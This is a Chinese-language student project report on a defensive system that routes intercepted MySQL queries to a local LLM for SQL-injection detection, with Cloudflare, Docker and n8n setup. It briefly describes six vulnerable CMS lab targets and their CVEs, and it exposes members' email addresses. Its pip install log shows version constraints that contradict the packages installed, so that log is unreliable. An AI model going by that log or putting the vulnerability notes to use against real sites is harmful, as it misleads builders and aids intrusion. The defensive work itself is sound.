

基於LLM之 SQL注入攻擊防禦系統

目錄

- 主題目標與設計說明
 - 問題背景
 - 目標
 - 設計說明
- 專案架構
- 建立環境
 - Cloudflare Network(1, 2)
 - Web Application Service(3, 4)
 - SQL Query Judge(5)
- 擴充功能：n8n架設
 - 定位
 - 實作方式
- 環境的使用
 - Web Application
 - API
 - SQL Query Judge 環境的啟動
- LLM偵測SQL語句成果: 測試與優化
 - Phase1(藍隊), Lab 1, 2, 3, 6
 - Phase2(紅隊), Lab 1, 2, 3, 6
- 成果評估
 - 準確度
 - 核心資安痛點解決成效
- 本案作品之限制
 - 改進之探討
- 結論
- 分工
 - 陳鈺嬛（組長）
 - 王正宏（組員）

主題目標與設計說明

問題背景

目前市面上的軟體 WAF, IDS, IPS 雖然宣稱有防堵 SQL Injection 的功能，然其防堵的方法多是解析 http 封包的內容。

我們提出一種直接在網頁服務在連線到 SQL 的那段路上放的軟體防火牆。
這種設計的特點就是不用改 Code，既然屎山代碼改不動，那就繞過去吧。

目標

我們主要是預計建立一套基於大型語言模型的 SQL Injection 偵測系統。

設計說明

系統會透過 MySQL Proxy 攔截 Web 應用程式送往資料庫的 SQL Query，再透過 HTTP 協定經 JSON 格式的 API 介面傳送給 AI 分析引擎判斷有沒有安全風險。

此外特別說明

1. 使用者不需要更改代碼。
2. 我們的判斷核心並非採用 Regex，而是全權交給 AI 來判斷。

此外為了保持使用效率，我們採用 IDS 模式，而非 IPS。

因此，接收 SQL Query 來給 AI 分析的 endpoint 設計上採用非阻塞(non-blocking)模式。當 Proxy 把 SQL Query 傳送到 `/api/v1/analyze` 後，API 會先回傳 `status : queued`，`analysis_id` (uuid, hex) 和 `sequence_no` (int, 等待序)，讓 Proxy 端可以先放行請求，避免網站因為等待 LLM 推理而變慢。

真正的 AI 分析會放在背景任務中執行，分析完成後再把結果存到記憶體結果池。之後可以透過 `/api/v1/results` 或 `/api/v1/results/{analysis_id}` 查詢這筆 SQL 的分析狀態和判斷結果。

為了讓系統跑起來比較穩，我們也加入 SQL 長字串壓縮、長度截斷和安全查詢快取機制，減少大型 CMS 系統中超長 SQL 和重複查詢對 LLM 造成的負擔。當 AI 判定某筆查詢屬於高風險時，系統會發送到 n8n Webhook 類似風險紀錄中心之類的。

我們的設計是把 SQL 接收、AI 背景分析拆開處理，避免每個流程互相卡住，網頁服務這端可以先繼續走，背景再慢慢完成分析。

專案架構

主要可以分為三坨，也方便我們接下來的名詞講解：

(Cloudflare Network, Web Application Service, SQL Query Judge)

1. Cloudflare Network(1, 2), 用做從公網訪問的接入點
2. Web Application Service(3, 4), SQL 語令會從這裡產生
3. SQL Query Judge(5), 接收來自 3, 4 的 SQL Query, 用 AI 判定是否有 SQL Injection 的可能，若有，則發送至 n8n 做風險紀錄。



建立環境

Cloudflare Network(1, 2)

網域

透過 GitHub Education 的 GitHub Student Developer Pack 的學生優惠，以0元白嫖一個自定義二級網域：
ntut.me。感謝 Namecheap 爸爸。

NTUT: Nong Tou University of Technology



DNS Records

名稱 等於 sql-judge.ntut.me x 名稱 包含 lab x 全部清除					
9 條記錄					
☐	名稱	類型	內容	Proxy 狀態	TTL
☐	sql-judge.ntut.me	通道	natasha92chen	通過 Proxy 處理	自動
☐	lab6.ntut.me	通道	靶機Lab	通過 Proxy 處理	自動
☐	lab5.ntut.me	通道	靶機Lab	通過 Proxy 處理	自動
☐	lab4.ntut.me	通道	靶機Lab	通過 Proxy 處理	自動
☐	lab3.ntut.me	通道	靶機Lab	通過 Proxy 處理	自動
☐	lab2.ntut.me	通道	靶機Lab	通過 Proxy 處理	自動
☐	lab1.ntut.me	通道	靶機Lab	通過 Proxy 處理	自動

Access Control(Cloudflare zero-trust 服務)

將 Lab1 ~ Lab6 都匡列為必須要經過 Google 回傳 Mail 給 Cloudflare 確認為是授權的使用者後才會放行。這樣可以避免閒雜人等跑來幹我家的 Server。

設定如下：

```
{
  "name": "access-check",
  "type": "self_hosted",
  "allowed_idps": [
    "24e4e0ea-bae2-42e8-b7dc-32adf466ab11",
    "b055a788-7ef3-4cee-8774-beb4d1b1e87c"
  ],
  "auto_redirect_to_identity": false,
  "session_duration": "12h",
  "policies": [
    "70d3fe68-2164-496d-a10a-625ca8cdd3d4"
  ],
  "domain": "lab1.ntut.me",
  "destinations": [
    {
      "type": "public",
      "uri": "lab1.ntut.me",
      "zone_name": "ntut.me"
    },
    // 省略...
    {
      "type": "public",
      "uri": "lab6.ntut.me",
      "zone_name": "ntut.me"
    }
  ],
  "logo_url": "",
  "app_launcher_visible": true,
  "enable_binding_cookie": false,
  "http_only_cookie_attribute": false,
  "options_preflight_bypass": true,
  "self_hosted_domains": [
    "lab1.ntut.me",
    // ...
    "lab6.ntut.me"
  ]
}
```

這裡設定有哪些 Mail User 可以訪問：

Apple1314520iphone... 支援

深入解析
團隊與資源
網路
概觀
連接器
路由
解析程式和 Proxy
Access 控制
概觀
應用程式
原則
AI 控制 測試版
目標
服務認證
Access 設定
流量原則
雲端與 SaaS 發現結果

← 返回原則

編輯 rule-access

定義此政策的規則和設定，然後將其與應用程式關聯。

原則規則

或 包含
使用者只需滿足一條「包含」規則

電子郵件

- apple1314520iphone@icloud.com
- natasha92chen@gmail.com
- jemail@example.com

+ 新增包含 (或) + 新增要求 (且) + 新增排除 (非)

原則詳細資訊

原則名稱 (必須)
rule-access

動作 (必須)
允許

原則工作階段持續時間 (必須)
此工作階段持續時間將取代應用程式和全域工作階段持續時間。
24 hours

其他設定 (選用)
覆蓋全域多重要素驗證設定 (MFA)
為符合此原則的使用者設定 MFA 要求。 ☐

apple1314520iphone@icloud.com: 王正宏(M11409310)

natasha92chen@gmail.com: 陳鈺嫻(M11409309)

下圖可見，上面的 json config 中的 "policies" = 70d3fe68-2164-496d-a10a-625ca8cdd3d4 就是我上圖的 rule-access 設定內容。

原則

控制傳入 Access 應用程式的流量。只有符合您原則的使用者，才能存取您設定的應用程式

可重複使用的原則 規則群組

可重複使用的原則 顯示 1 - 1


管理可重複使用的原則的規則群組、動作和設定。您可以在多個不同的應用程式中，使用這些原則。

搜尋 顯示篩選條件 新增原則

原則名稱	動作	規則	由應用程式使用	原則 ID	
rule-access	ALLOW	1	1	70d3fe68-2164-496d-a10a-625ca8cdd3d4	...

設定完成後，效果如下：

組員可以透過「Sign in with:」的 Google 按鈕來透過自己的帳戶登入。



Tunnels(Cloudflare zero-trust 服務)

兩個連接器，靶機Lab 作用於 Web 服務，負責 lab1~lab6.ntut.me。

natasha92chen 作用於 SQL 檢查 AI 的 endpoint, 網址為: sql-judge.ntut.me。

連接通道一覽:

Cloudflare Tunnels

您的 Cloudflare Tunnels 顯示 1 - 5

Cloudflare Tunnel 讓您無需公開可路由的 IP 位址即可將資源連線至 Cloudflare。使用 cloudflared 建立僅輸出連線至應用程式和網路，或使用 Mesh 實現進階雙向使用案例。 [Cloudflare Tunnel 文件](#)

隱藏篩選條件 建立通道

類型 狀態

選取...

選取...

套用篩選條件 清除篩選條件

通道名稱 ↓	通道類型	連接器日誌	路由	狀態	運作時間
靶機Lab	cloudflared	檢視日誌	--	正常	17 hours ...
natasha92chen	cloudflared	檢視日誌	--	已關閉	-- ...

連接通道: 靶機Lab 的路由設定

[← 返回通道](#)

靶機Lab

概覽

CIDR 路由

主機名稱路由

測試版

已發布應用程式路由

即時日誌

已發布應用程式路由

允許您的通道存取已連線至 Cloudflare 的網域中的應用程式。 [管理已連線網域](#)

+ 新增已發布應用程式路由

已發布應用程式路由	路徑	服務	來源設定	功能表
1 lab1.ntut.me	*	http://localhost:10000	0	...
2 lab2.ntut.me	*	http://localhost:10001	0	...
3 lab3.ntut.me	*	http://localhost:10002	0	...
4 lab4.ntut.me	*	http://localhost:10003	0	...
5 lab5.ntut.me	*	http://localhost:10004	1	...
6 lab6.ntut.me	*	http://localhost:10005	1	...

全部擷取規則： http_status:404 [編輯](#)

連接通道: natasha92chen 的路由設定

natasha92chen

概覽

CIDR 路由

主機名稱路由

測試版

已發布應用程式路由

即時日誌

已發布應用程式路由

允許您的通道存取已連線至 Cloudflare 的網域中的應用程式。 [管理已連線網域](#)

+ 新增已發布應用程式路由

已發布應用程式路由	路徑	服務	來源設定	功能表
1 sql-judge.ntut.me	*	http://localhost:8000	0	...

全部擷取規則： http_status:404 [編輯](#)

Web Application Service(3, 4)

服務器環境

- 硬體:
 - Apple iMac 2017(21.5-inch, 4K Retina)
 - CPU: 3.6 GHz 四核 Intel Core i7
 - RAM: 16G DDR4
 - GPU: AMD Radeon Polaris 2 GB
- 系統: macOS Sequoia 15.7.7
- Docker: v4.76.0, Docker-Compose: v5.1.4
- Disabled All inbound connection
- 預先執行 `sudo cloudflared install service \<token\>...` 命令

Lab

不可以讓 AI 知道這些 Lab 的規格。
否則等同於直接給解答。

- [Lab1: CVE-2017-8917](#)
 - 環境: Joomla 3.7.0
 - 漏洞簡述: 內建的 `com_fields` 組件中存在 SQL 注入漏洞。遠端攻擊者無需任何權限，即可透過特定的 URL 參數注入惡意 SQL 指令，進而讀取資料庫敏感資訊。
- [Lab2: CVE-2024-31025, CVE-2021-41460](#)
 - 環境: ECShop 4.0.6
 - 漏洞簡述: 由於對傳入的參數缺乏安全過濾，導致攻擊者可構造惡意 Payload 進行 SQL 注入攻擊。
- [Lab3: CVE-2019-8114](#)
 - 環境: Magento 2.2.7
 - 漏洞簡述: 存在反序列化與遠端代碼執行（RCE）漏洞。攻擊者可以結合特定的佈局（Layout）更新或 SQL 注入獲取的高階權限，構造惡意序列化資料，在系統解析時觸發任意系統指令執行。
- [Lab4: xianzhi-2017-02-82239600](#)
 - 環境: ECShop 3.6.0
 - 漏洞簡述: 在 `user.php` 中，若 `HTTP_REFERER` 傳入的惡意字串帶入 SQL 查詢並寫入 Session 後，會被後台的 Smarty 模板引擎不當解析，導致未登入的攻擊者可直接執行任意 PHP 代碼。
- [Lab5: CVE-2014-3704](#)
 - 環境: Drupal 7.31
 - 漏洞簡述: 著名的 "Drupalgeddon" 漏洞。核心資料庫抽象層（Database API）在擴展帶有陣列（Array）的 SQL 語句時未正確進行安全過濾，未授權攻擊者可透過特製的 POST 請求直接執行任意 SQL 指令，進而控制整個網站或執行系統代碼。
- [Lab6: CVE-2024-27956](#)
 - 環境: WordPress (WP-Automatic 插件漏洞環境)
 - 漏洞簡述: 存在於 WordPress 熱門插件 `WP-Automatic`（3.92.0 及以下版本）中的 SQL 注入漏洞。由於插件未對使用者輸入進行有效的過濾與參數化查詢，未授權的遠端攻擊者可直接執行惡意 SQL 指令、建立偽造的管理員帳號或竊取資料庫內容。

Web 服務、SQL Proxy、SQL 的連接方式

原理見註解，docker-compose.yaml 大概是這樣寫的:

```
# 1. 網頁前端：被蒙在鼓裡的 Web 應用
wordpress:
  image: wordpress
  environment:
    WORDPRESS_DB_HOST: proxy-wordpress # ← 故意將資料庫主機指向 Proxy
    ...

# 2. 中間人：負責側錄流量的 Python Proxy
proxy-wordpress:
  image: python:3.9-slim
  command: sh -c "pip install ... && python mysql-proxy.py"
  environment:
    TARGET_HOST: db # ← 告訴 Proxy 真正的資料庫是誰
    SERVICE_NAME: wordpress
    ENFORCEMENT_MODE: observe # ← 觀察模式（唯讀側錄，不進行阻斷）
  depends_on:
    - db # ← 確保真正的資料庫先啟動

# 3. 後端：真正的 MySQL 資料庫
db:
  image: mysql:8.0
```

SQL Query Judge(5)

Github(相關資源)

1. 建檔案資料夾 `sql_defense_system`


2. 建虛擬環境 `python3 -m venv venv` 和啟動虛擬環境

```
• (base) natasha@Mac sql_defense_system % python3 -m venv venv
• (base) natasha@Mac sql_defense_system % source venv/bin/activate
```

3. 裝好API框架(FastAPI)、伺服器引擎(Uvicorn)、資料驗證工具(Pydantic)以及用來和Ollama通訊的套件(OpenAI) `pip install fastapi uvicorn pydantic openai`

```
• (venv) (base) natasha@Mac sql_defense_system % pip install fastapi uvicorn pydantic openai
Collecting fastapi
  Downloading fastapi-0.136.3-py3-none-any.whl.metadata (27 kB)
Collecting uvicorn
  Downloading uvicorn-0.48.0-py3-none-any.whl.metadata (6.7 kB)
Collecting pydantic
  Downloading pydantic-2.13.4-py3-none-any.whl.metadata (109 kB)
Collecting openai
  Downloading openai-2.40.0-py3-none-any.whl.metadata (32 kB)
Collecting starlette<=0.46.0 (from fastapi)
  Downloading starlette-1.2.1-py3-none-any.whl.metadata (6.3 kB)
Collecting typing-extensions<=4.8.0 (from fastapi)
  Downloading typing_extensions-4.15.0-py3-none-any.whl.metadata (3.3 kB)
Collecting typing-inspection<=0.4.2 (from fastapi)
  Downloading typing_inspection-0.4.2-py3-none-any.whl.metadata (2.6 kB)
Collecting annotated-doc<=0.0.2 (from fastapi)
  Downloading annotated_doc-0.0.4-py3-none-any.whl.metadata (6.6 kB)
Collecting click<=7.0 (from uvicorn)
  Downloading click-8.4.1-py3-none-any.whl.metadata (2.6 kB)
```

4. 確認已經打開了Ollama應用程式，在終端機下載模型 `ollama pull llama3`




```
• (venv) (base) natasha@Mac sql_defense_system % ollama pull llama3
pulling manifest
pulling 6a0746a1ec1a: 100%
pulling 4fa551d4f938: 100%
pulling 8ab4849b038c: 100%
pulling 577073ffcc6c: 100%
pulling 3f8eb4da87fa: 100%
verifying sha256 digest
writing manifest
success
```

5. 建立 `main.py` (舊版程序: [Github](#), 新版程序: [Github](#))

6. 在虛擬環境啟動API伺服器 `uvicorn main:app --reload`

```
(venv) (base) natasha@Mac sql_defense_system % uvicorn main:app --reload
INFO: Will watch for changes in these directories: ['/Users/natasha/Documents/sql_defense_system']
INFO: Uvicorn running on http://127.0.0.1:8000 (Press CTRL+C to quit)
INFO: Started reloader process [98816] using StatReload
INFO: Started server process [98825]
INFO: Waiting for application startup.
INFO: Application startup complete.
```

7. 在瀏覽器打開 <http://127.0.0.1:8000/docs>



擴充功能：n8n架設

定位

接收並儲存來自 SQL Query Judge 判定具有 SQL Injection 特徵的查詢。

實作方式

我們後續引入n8n作為非同步的安全事件紀錄平台。

當AI判定SQL查詢具有高風險攻擊特徵時，系統會把資料送到 n8n（analysis_id、sequence_no、SQL語句、AI判斷理由和信心分數）。這些資料會透過 Webhook 傳送，後續可以用來做紀錄，這樣事後要去做確認哪些 is_safe = false時也比較方便。

1. 下載 [NodeJS](#)



2. 確認下載成功 `node -v`

```
(venv) (base) natasha@Mac sql_defense_system % node -v  
v25.8.1
```

3. 安裝發送請求的套件 `pip install httpx`


4. 把舊版 `main.py` 改成加入n8n連接的版本

5. 確保 docker 已啟動，終端機輸入 `docker run -it --name n8n -p 5678:5678 -v ~/.n8n:/home/node/.n8n docker.n8n.io/n8nio/n8n`

6. n8n啟動成功

```
Editor is now accessible via:  
http://localhost:5678  
Press "o" to open in Browser.
```

7. 建新檔案



8. 新增一個 Webhook 節點，Method 改為 POST，Path 填入 sql-alert

HTTP Method
POST

Path
sql-alert

9. 點擊 Webhook URLs，複製 Test URL 的網址

Parameters Settings Listen for test event

Webhook URLs

Test URL Production URL

POST http://localhost:5678/webhook-test/sql-alert

HTTP Method
POST

Path
sql-alert

10. 回VS Code 改 `main.py` 的網址

```
# 注意：此處已配置為在 n8n 測試成功的 Test URL 端點  
N8N_WEBHOOK_URL = "http://localhost:5678/webhook-test/sql-alert"
```

11. 建立 Edit Fields (Set) 節點

The screenshot shows the configuration for the 'Edit Fields (Set)' node. It has two tabs: 'Parameters' and 'Settings'. The 'Parameters' tab is active. At the top right is an 'Execute step' button. Below the tabs, the 'Mode' is set to 'Manual Mapping'. Under the 'Fields to Set' section, four fields are configured:

- Event**: Type 'String', Value '{{ \$json.body.event }}'
- Score**: Type 'String', Value '{{ \$json.body.confidence_score }}'
- SQL**: Type 'String', Value '{{ \$json.body.sql_query }}'
- Reason**: Type 'String', Value '{{ \$json.body.ai_reason }}'

At the bottom, there is a text prompt 'Drag input fields here or Add Field'.

12. 建立 Convert to File 節點

The screenshot shows the configuration for the 'Convert to File' node. It has two tabs: 'Parameters' and 'Settings'. The 'Parameters' tab is active. At the top right is an 'Execute step' button. Below the tabs, the 'Operation' is set to 'Convert to CSV'. Under 'Put Output File in Field', the value is 'data'. Below this, the 'Options' section shows 'File Name' set to 'security_audit_log.csv' with a 'Fixed Expression' label. An 'Add option' button is at the bottom left. A tooltip 'Parameter: "options.fileName"' is visible. To the right of the configuration is an 'OUTPUT' section.


Below the configuration is a workflow diagram showing three nodes connected in sequence:

- Webhook** (Trigger icon)
- Edit Fields** (Pencil icon, manual)
- Convert to File** (File icon, Convert to CSV)

The workflow ends with a '+' sign indicating more nodes can be added.

13. 點擊 Execute workflow，讓 n8n 開始在背景等待資料

The screenshot shows a single orange button with a play icon and the text 'Execute workflow'.




14. 回VS Code 終端機重新啟動 FastAPI 服務 `uvicorn main:app --reload`，前往測試網頁

15. n8n 連動成功可以看到資料確實有進來


- Webhook節點




• Edit Fields 節點



• Convert to File 節點




• 點擊可以下載檔案




Event	Score	SQL	Reason
SQL_INJECTION_DETECTED	0.8	SELECT act_id, act_range, act_range_ext, ac	The query uses a concatenated string with user input (user_rank) and does not properly sanitize the input. This could potentially lead to SQL injection attacks.

• 讓 n8n 進入「全自動背景監聽模式」：

• 回VS Code 改 main.py 的網址（Production URL 標籤）



- 全自動背景監聽模式開啟成功



環境的使用

Web Application

於 `docker-compose.yml` 檔案的同級目錄下執行下列命令：
(hint: `docker-compose.yml` 位於專案目錄 `web-service` 資料夾下)

啟動服務器

```
docker compose up -d
```

關閉服務器

```
docker compose down
```

API

用途

將網頁服務產生的 SQL 語令傳送給 AI 分析的介面。

- API 文件頁面 (Endpoint) : <https://sql-judge.ntut.me/docs>
- 請求方式 (Method) : POST
- 傳送資料格式 (JSON Body)

送 SQL Query 分析

Request Body

/api/v1/analyze

```
{
  "sql_query": "...
}
```

欄位名稱	型態	必填	限制	說明
sql_query	string	是	最大長度 1,000,000 字元	MySQL Proxy 攔截到的原始 SQL 語句

回傳資料格式 (Response)

Response Example

```
{
  "status": "queued",
  "analysis_id": "8b689f98-00b5-47d5-993b-bcba3cf9bf70",
  "sequence_no": 5305,
  "is_safe": true,
  "result_url": "https://sql-judge.ntut.me/api/v1/results/8b689f98-00b5-47d5-993b-bcba3cf9bf70",
  "message": "SQL 查詢已接收，這是第 5305 筆背景分析任務，正在背景進行安全稽核"
}
```

欄位名稱	型態	可能值 / 範例	說明
status	string	queued	MySQL Proxy 攔截到的原始 SQL 語句
analysis_id	string	UUID，例如 8b689f98-00b5-47d5-993b-bcba3cf9bf70	該筆分析任務的唯一 ID，可用來查詢單筆結果
sequence_no	integer	1、5305...	SQLite 自動產生的流水號
is_safe	boolean	true/false	IDS 非阻塞模式下先固定回傳 true 給 Proxy，代表先放行，不代表 AI 最終判斷
result_url	string	https://sql-judge.ntut.me/api/v1/results/{analysis_id}	查詢該筆分析結果的網址
message	string	說明文字	說明該筆 SQL 已接收並進入背景分析

status_meaning

